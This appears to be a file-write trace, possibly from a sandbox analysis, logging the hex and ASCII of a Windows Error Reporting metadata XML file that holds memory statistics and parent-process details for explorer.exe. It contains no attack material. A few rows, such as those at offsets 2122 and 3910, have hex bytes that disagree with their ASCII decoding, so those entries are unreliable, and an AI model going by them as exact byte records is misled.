C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1308	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1312	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1364	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1368	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1372	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1416	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1420	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1426	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 33 00 38 00 33 00 36 00 31 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>102383616</PeakVirtualSize>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1514	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1518	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1524	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 32 00 33 00 37 00 35 00 34 00 32 00 34 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>102375424</VirtualSize>	success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1596	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1600	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1606	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 38 00 37 00 38 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3878</PageFaultCount>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1680	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1684	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1690	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 38 00 35 00 37 00 33 00 34 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>12857344</PeakWorkingSetSize>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1788	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1792	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1798	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 38 00 34 00 35 00 30 00 35 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>12845056</WorkingSetSize>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1880	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1884	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	1890	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 30 00 37 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>180744</QuotaPeakPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2004	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2008	2	09 00		success or wait	3	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2014	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 38 00 30 00 35 00 37 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>180576</QuotaPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2112	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2116	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2122	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 37 00 38 00 36 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>77864</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2246	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2250	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2256	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 37 00 35 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>77512</QuotaNonPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2364	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2368	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2374	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 36 00 31 00 39 00 35 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>4861952</PagefileUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2450	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2454	2	09 00		success or wait	3	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2460	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 37 00 30 00 31 00 34 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>4870144</PeakPagefileUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2552	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2556	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2562	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 38 00 36 00 31 00 39 00 35 00 32 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>4861952</PrivateUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2634	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2638	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2642	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2688	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2692	2	09 00		success or wait	2	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2696	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2726	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2730	2	09 00		success or wait	3	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2736	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2776	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2780	2	09 00		success or wait	4	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2788	30	3c 00 50 00 69 00 64 00 3e 00 33 00 33 00 32 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>3324</Pid>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2818	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2822	2	09 00		success or wait	4	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2830	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 65 00 78 00 70 00 6c 00 6f 00 72 00 65 00 72 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>explorer.exe</ImageName>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2900	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2904	2	09 00		success or wait	4	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	2912	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>80004005</CmdLineSignature>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3002	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3006	2	09 00		success or wait	4	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3014	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 35 00 33 00 35 00 37 00 31 00 39 00 36 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>5357196</Uptime>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3074	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3152	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3156	2	09 00		success or wait	4	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3164	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3216	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3220	2	09 00		success or wait	4	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3228	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3272	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3276	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3286	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 33 00 35 00 30 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>63504</PageFaultCount>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 35 00 32 00 35 00 31 00 35 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>125251584</PeakWorkingSetSize>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3682	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 34 00 35 00 36 00 33 00 34 00 35 00 36 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>124563456</WorkingSetSize>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3766	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3770	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3780	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 37 00 39 00 32 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>1179232</QuotaPeakPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3896	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3900	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	3910	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 31 00 38 00 34 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>1118440</QuotaPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4010	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4014	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4024	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 31 00 39 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>91984</QuotaPeakNonPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4148	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4152	2	09 00		success or wait	5	6CDE497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4162	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 31 00 37 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>81704</QuotaNonPagedPoolUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4270	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4274	2	09 00		success or wait	5	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4284	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 30 00 36 00 37 00 37 00 31 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>46067712</PagefileUsage>	success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4362	4	0d 00 0a 00		success or wait	1	6CDE497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC1DF.tmp.WERInternalMetadata.xml	4366	2	09 00		success or wait	5	6CDE497A	unknown
